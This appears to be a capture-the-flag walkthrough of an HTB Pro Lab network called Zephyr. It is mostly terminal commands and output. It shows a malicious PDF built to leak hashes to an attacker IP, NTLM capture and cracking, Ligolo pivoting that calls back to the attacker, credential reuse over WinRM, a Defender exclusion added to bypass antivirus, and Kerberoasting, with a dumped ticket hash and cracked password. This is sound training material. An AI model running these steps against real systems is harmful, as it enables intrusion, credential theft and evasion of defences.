Host detection and port scanning
Firstly, let's use fscan to detect the valid hosts
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ nmap -sn -T4 10.10.110.0/24 -oN active-host
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 16:20 UTC
Nmap scan report for 10.10.110.2
Host is up (0.27s latency).
Nmap scan report for 10.10.110.35
Host is up (0.26s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 17.62 seconds
We can find the valid host 10.10.110.2 and 10.10.110.35
Then let's use nmap to help us port scan
**10.10.110.2
# Nmap 7.95 scan initiated Mon Aug 18 16:14:23 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -Pn -oN ./10.10.110.2.txt 10.10.110.2
Nmap scan report for 10.10.110.2
Host is up.
All 1000 scanned ports on 10.10.110.2 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 18 16:17:50 2025 -- 1 IP address (1 host up) scanned in 206.48 seconds
**10.10.110.35
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ nmap -sC -sV -Pn 10.10.110.35 -oN ./10.10.110.35.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 16:22 UTC
Nmap scan report for 10.10.110.35
Host is up (0.30s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:ca:e7:7e:99:03:a9:78:e8:86:2e:e8:cc:2b:9f:08 (RSA)
|   256 b1:7f:c0:06:9b:e7:08:b4:6a:ab:bd:c2:96:04:23:49 (ECDSA)
|_  256 0d:3b:89:bc:d5:a4:35:e0:dd:c4:22:14:7a:48:ad:7c (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://painters.htb/home
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
|   h2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=painters.htb/countryName=GB
| Subject Alternative Name: DNS:mail.painters.htb, IP Address:192.168.110.51
| Not valid before: 2022-04-04T10:00:52
|_Not valid after:  2032-04-01T10:00:52
|_http-title: Did not follow redirect to https://painters.htb/home
| tls-alpn:
|   h2
|_  http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.12 seconds
We can add painters.htb to our /etc/hosts
10.10.110.35
index page

We can find the info@painters.htbemail.
Let's try to fuzz the valid web contents
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ ffuf -u https://painters.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://painters.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 249ms]
administration          [Status: 200, Size: 3039, Words: 351, Lines: 60, Duration: 274ms]
applications            [Status: 405, Size: 0, Words: 1, Lines: 1, Duration: 307ms]
controllers             [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 245ms]
contact                 [Status: 200, Size: 15557, Words: 4798, Lines: 283, Duration: 249ms]
contact-us              [Status: 405, Size: 0, Words: 1, Lines: 1, Duration: 250ms]
home                    [Status: 200, Size: 23234, Words: 7634, Lines: 409, Duration: 276ms]
listing                 [Status: 200, Size: 11515, Words: 3284, Lines: 221, Duration: 298ms]
models                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 273ms]
newsletter              [Status: 405, Size: 0, Words: 1, Lines: 1, Duration: 273ms]
quote                   [Status: 405, Size: 0, Words: 1, Lines: 1, Duration: 302ms]
static                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 275ms]
testimonials            [Status: 200, Size: 13235, Words: 3901, Lines: 242, Duration: 280ms]
views                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 244ms]
:: Progress: [4614/4614] :: Job [1/1] :: 147 req/sec :: Duration: [0:00:33] :: Errors: 0 ::
/administration would be our target

But we still have valid credit to login.
Let's come back to the https://painters.htb/listing?id=1

We can try to upload the badpdf to get the leaked hashes
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ msfconsole -q
msf6 > use auxiliary/fileformat /badpdf

Matching Modules
================

   #  Name                         Disclosure Date  Rank    Check  Description
   -  ----                         ---------------  ----    -----  -----------
   0  auxiliary/fileformat/badpdf  .                normal  No     BADPDF Malicious PDF Creator


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/fileformat/badpdf

[*] Using auxiliary/fileformat/badpdf
msf6 auxiliary(fileformat/badpdf) > set filename application.pdf
filename => application.pdf
msf6 auxiliary(fileformat/badpdf) > set lhost 10.10.14.4
lhost => 10.10.14.4
msf6 auxiliary(fileformat/badpdf) > run
[+] application.pdf stored at /home/wither/.msf4/local/application.pdf
[*] Auxiliary module execution completed
Then let's start the responsderand upload it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.6.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
[+] Listening for events...
Then we can get the response of hash of PAINTERS\riley

We can use hashcat to crack it, and get the credit riley:P@ssw0rd
Then we can use ssh to connect it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ ssh riley@10.10.110.35
riley@mail:~$ id
uid=1003(riley) gid=1003(riley) groups=1003(riley)
riley@mail:~$ whoami
riley
riley@mail:~$ cat flag.txt
ZEPHYR{HuM4n_3rr0r_1s_0uR_D0wnf4ll}
We can get the first flag here.
Firstly, I would check sudo -l
riley@mail:~$ sudo -l
[sudo] password for riley:
Sorry, user riley may not run sudo on mail.
Let's continue to check the ifconfigand netstat
riley@mail:~$ netstat -ntlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:993             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:995             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:587             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::110                  :::*                    LISTEN      -
tcp6       0      0 :::143                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::25                   :::*                    LISTEN      -
tcp6       0      0 :::443                  :::*                    LISTEN      -
tcp6       0      0 :::993                  :::*                    LISTEN      -
tcp6       0      0 :::995                  :::*                    LISTEN      -
tcp6       0      0 :::587                  :::*                    LISTEN      -
riley@mail:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.110.51  netmask 255.255.255.0  broadcast 192.168.110.255
        inet6 fe80::250:56ff:feb0:1e6  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b0:01:e6  txqueuelen 1000  (Ethernet)
        RX packets 207564  bytes 44306855 (44.3 MB)
        RX errors 0  dropped 112  overruns 0  frame 0
        TX packets 225886  bytes 53081651 (53.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 53774  bytes 15017465 (15.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 53774  bytes 15017465 (15.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
We can try to use Ligoloto help us intranet penetration
sudo ip link del ligolo //remove the existed device

sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 192.168.110.0/24 dev ligolo

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ./proxy -laddr 0.0.0.0:9001 -selfcert
Then in the target machine
./agent -connect 10.10.14.4:9001 -ignore-cert
Then we can try to use nmap to help us find the surviving hosts
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ for i in {1..254}; do ping -c1 -W1 192.168.110.$i &>/dev/null && echo 192.168.110.$i; done

192.168.110.1
192.168.110.51
192.168.110.52
192.168.110.53
192.168.110.54
192.168.110.55
But we can also find another host from arp
riley@mail:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.110.168                  (incomplete)                              eth0
192.168.110.151                  (incomplete)                              eth0
192.168.110.142                  (incomplete)                              eth0
192.168.110.147                  (incomplete)                              eth0
192.168.110.138                  (incomplete)                              eth0
192.168.110.165                  (incomplete)                              eth0
192.168.110.159                  (incomplete)                              eth0
192.168.110.161                  (incomplete)                              eth0
192.168.110.155                  (incomplete)                              eth0
192.168.110.173                  (incomplete)                              eth0
192.168.110.169                  (incomplete)                              eth0
_gateway                 ether   00:50:56:b0:fc:2f   C                     eth0
192.168.110.148                  (incomplete)                              eth0
192.168.110.56           ether   00:50:56:b0:71:41   C                     eth0
192.168.110.143                  (incomplete)                              eth0
192.168.110.166                  (incomplete)                              eth0
192.168.110.144                  (incomplete)                              eth0
192.168.110.139                  (incomplete)                              eth0
192.168.110.162                  (incomplete)                              eth0
192.168.110.156                  (incomplete)                              eth0
192.168.110.174                  (incomplete)                              eth0
192.168.110.152                  (incomplete)                              eth0
192.168.110.170                  (incomplete)                              eth0
192.168.110.149                  (incomplete)                              eth0
192.168.110.140                  (incomplete)                              eth0
192.168.110.167                  (incomplete)                              eth0
192.168.110.145                  (incomplete)                              eth0
192.168.110.136                  (incomplete)                              eth0
192.168.110.163                  (incomplete)                              eth0
192.168.110.157                  (incomplete)                              eth0
192.168.110.175                  (incomplete)                              eth0
192.168.110.153                  (incomplete)                              eth0
192.168.110.171                  (incomplete)                              eth0
192.168.110.150                  (incomplete)                              eth0
192.168.110.146                  (incomplete)                              eth0
192.168.110.141                  (incomplete)                              eth0
192.168.110.164                  (incomplete)                              eth0
192.168.110.158                  (incomplete)                              eth0
192.168.110.137                  (incomplete)                              eth0
192.168.110.160                  (incomplete)                              eth0
192.168.110.55           ether   00:50:56:b0:74:c8   C                     eth0
192.168.110.154                  (incomplete)                              eth0
192.168.110.172                  (incomplete)                              eth0
192.168.110.56is not in the list before.
So all the surviving host would be
192.168.110.1
192.168.110.51
192.168.110.52
192.168.110.53
192.168.110.54
192.168.110.55
192.168.110.56
Let's use nmapto help us scan their ports
Nmap scan report for 192.168.110.1
Host is up (0.025s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.110.52
Host is up (0.19s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5985/tcp open  wsman

Nmap scan report for 192.168.110.53
Host is up (0.19s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5985/tcp open  wsman

Nmap scan report for 192.168.110.54
Host is up (0.19s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE
5985/tcp open  wsman

Nmap scan report for 192.168.110.55
Host is up (0.19s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
10050/tcp open  zabbix-agent
49664/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49674/tcp open  unknown
55458/tcp open  unknown
55464/tcp open  unknown
55475/tcp open  unknown
192.168.110.56
Let's try to see if we can reuse credentials on any machine in the network via WinRM.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ crackmapexec winrm 192.168.110.52-56 -u 'riley' -p 'P@ssw0rd' -d 'painters'
HTTP        192.168.110.53  5985   192.168.110.53   [*] http://192.168.110.53:5985/wsman
HTTP        192.168.110.55  5985   192.168.110.55   [*] http://192.168.110.55:5985/wsman
HTTP        192.168.110.52  5985   192.168.110.52   [*] http://192.168.110.52:5985/wsman
HTTP        192.168.110.54  5985   192.168.110.54   [*] http://192.168.110.54:5985/wsman
HTTP        192.168.110.56  5985   192.168.110.56   [*] http://192.168.110.56:5985/wsman
WINRM       192.168.110.53  5985   192.168.110.53   [-] painters\riley:P@ssw0rd
WINRM       192.168.110.55  5985   192.168.110.55   [-] painters\riley:P@ssw0rd
WINRM       192.168.110.52  5985   192.168.110.52   [-] painters\riley:P@ssw0rd
WINRM       192.168.110.54  5985   192.168.110.54   [-] painters\riley:P@ssw0rd
WINRM       192.168.110.56  5985   192.168.110.56   [+] painters\riley:P@ssw0rd (Pwn3d!)
We can use evil-winrmto connect it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ evil-winrm -i 192.168.110.56 -u 'painters\riley' -p 'P@ssw0rd'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\riley.PAINTERS\Documents>
Checking the current users, we can see that the domain user is not a local administrator on the machine.
*Evil-WinRM* PS C:\Users\riley.PAINTERS\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
Continue to check the permission of riley
*Evil-WinRM* PS C:\Users\riley.PAINTERS\Desktop> net user riley
User name                    riley
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            09/04/2022 13:31:21
Password expires             Never
Password changeable          10/04/2022 13:31:21
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/12/2024 16:07:10

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
To access the local Riley account, we log out of the current session and log into WinRM without a domain, which allows us to authenticate as a local administrator.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ evil-winrm -i 192.168.110.56 -u 'riley' -p 'P@ssw0rd'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type C:\Users\Administrator\Desktop\flag.txt
ZEPHYR{PwN1nG_W17h_P4s5W0rd_R3U53}
Then we can get another flag here.
When we try to upload the SharpHound and run it, it will be blocked by anti-virus
*Evil-WinRM* PS C:\Users\Administrator\Desktop> .\SharpHound.exe -—-outputdirectory c:\temp --ldapusername riley --ldappassword P@sswOrd
Program 'SharpHound.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1
+ .\SharpHound.exe -—-outputdirectory c:\temp --ldapusername riley --ld ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ .\SharpHound.exe -—-outputdirectory c:\temp --ldapusername riley --ld ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
We have to do something more to bypass it
powershell -ep bypass
mkdir C:\temp
add-mppreference -ExclusionPath C:\temp
upload SharpHound.exe C:\temp\SharpHound.exe
C:\temp\SharpHound.exe --outputdirectory C:\temp --ldapusername 'riley' --ldappassword 'P@ssw0rd'
Then we can download it and use Bloodhound to analysis it
We discovered the existence of Kerberoastable users through the Analyze > Kerberos Integration > List All Kerberoastable Accounts option.

We can perform GetUserSPNs.py to extract a hash for a service account from the domain controller.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ sudo ntpdate -u 192.168.110.55
2025-08-18 12:23:59.832090 (+0000) -30247.931857 +/- 0.191656 192.168.110.55 s1 no-leap
CLOCK: time stepped by -30247.931857

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ GetUserSPNs.py -request -dc-ip 192.168.110.55 'painters.htb/riley:P@ssw0rd'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName   Name     MemberOf  PasswordLastSet             LastLogon                   Delegation
---------------------  -------  --------  --------------------------  --------------------------  -----------
HTTP/dc.painters.htb   blake              2022-03-06 19:43:06.695009  2023-02-27 13:07:57.364107  constrained
HTTP/svc.painters.htb  web_svc            2023-05-24 06:50:47.043365  2022-03-09 19:43:24.961963


[-] CCache file is not found. Skipping...
$krb5tgs$23$*blake$PAINTERS.HTB$painters.htb/blake*$9868adfd2946dbc679daf6d78f1dd152$c688a6ec4184134b6c3969c2c0d3a77328779fff321a152b10f53071170516b33dbb9840f4a491a739c08a2b122d4aed2050c1e5eaf1407d9d2d924dd9d00b2d8be4f641d18a9cb690274fca7210368340037cd361ded0220596d66bc68d3c32d1a733fd23ab849bcff3b545034024489e8240a046b6d7233f7bf169e19462670914bcacb80ee50323ef66f35fb9d7851b729582cf80f92965636ac4a9e3cbba1db2252888706462897cdda7564517da7bb6ecba80a108a0b1b6fc2770e4ebda099fb4520bcec35ab8b770ba6dc85d9caaade3a51467a0165288f78f485453ce3f503010cb55f0aaf2cfa321305c9a5423ff8a487820fac458bf459dc09a2dcde1dce68f30afc9bfc2eb2bc15515f42f63eef524134c602e9906711feb238c70211ba814ef9becbc033318ade44f8e11990eb7c24d0f878134c908722a796b73bd8281a52da67f6bc756fb58a149895eec4107f5563246d79f80dfa1c8d7f3f6e5ccfff4dc9f90b2d557eada73382c048d5c5e4e45991bde296232ec2e6217e2dd4042687a18f62351aedfc5164836b6d3f1c2a9b88173676e3d718a7197e3c696c4fb18b55fdf479b2d13c2ddb38ceae9e2630e24558c8f95ea160b54dd9a716a7296093681b3633277025282aa7377115c1bb773fb01a0759a06684679be6f7604da2470e95f5bbdc88782f8c1a825a33beebc891602b88b835c969848b61be7518cb9392150c3125aa97c6bc1938cf7046a9f88b98688e0e3dc3ab9431d59fffce8bda952665f78e2a5713f581dc7beee872c423efda66846c6c27d31ef47f4eb093422dde08119dc7bfeb20adfad9149d0eed8d439d048756c8fbd621cbd7beb3dcda693e71b7e3341473ee5da8e8d002abd2462d37d6d7c741ee3bcd1f122879a1197914807dfd2ba6704f5086fd0a068f7c298c72b55337f6efdecc09763889083c3c0d762cedc483b9ecf9fd66bbb14da2578cd9952712a366da3f637b4763cca9f9867c5de85df132efcfd063cb40cc76439fd645f33536bf415d8c352dd54000b59874dd67c32807420fe8065637abbf24fd4a07de3f7cf9245aae21236639dc63e24cbcfa0b023cc911426a053858b49732e6296015cf5634722af99f549ebd13cdf18de46acef87d75bc9087b90f4e4ec769ded6e3ba7cedd183185289781a0c0f8643741922fc8dfd699f4d8a6a85b4e03f720360ebc000643e4c788cc5a21d38564b06275b0b20c71dbaf1dc98896ca5d14da2d3b8a4d16c175fa456e7e4f35f0aba3e677e7c7fab3a36393450a61d792e88d8ca2947ac3f3e5d7c1158222919512f4d831ad533f5acb0edd8bd0f4c1ca1019a48ee7553842000e744db10e32c8ef955f59375e9738682baa99777ea210734a39cf8b06f8e1f56fd35a6fb26f3481fc797330353b09414eb56142befec2e784c3110d05e3dea2aa359a5865c89c935eb7
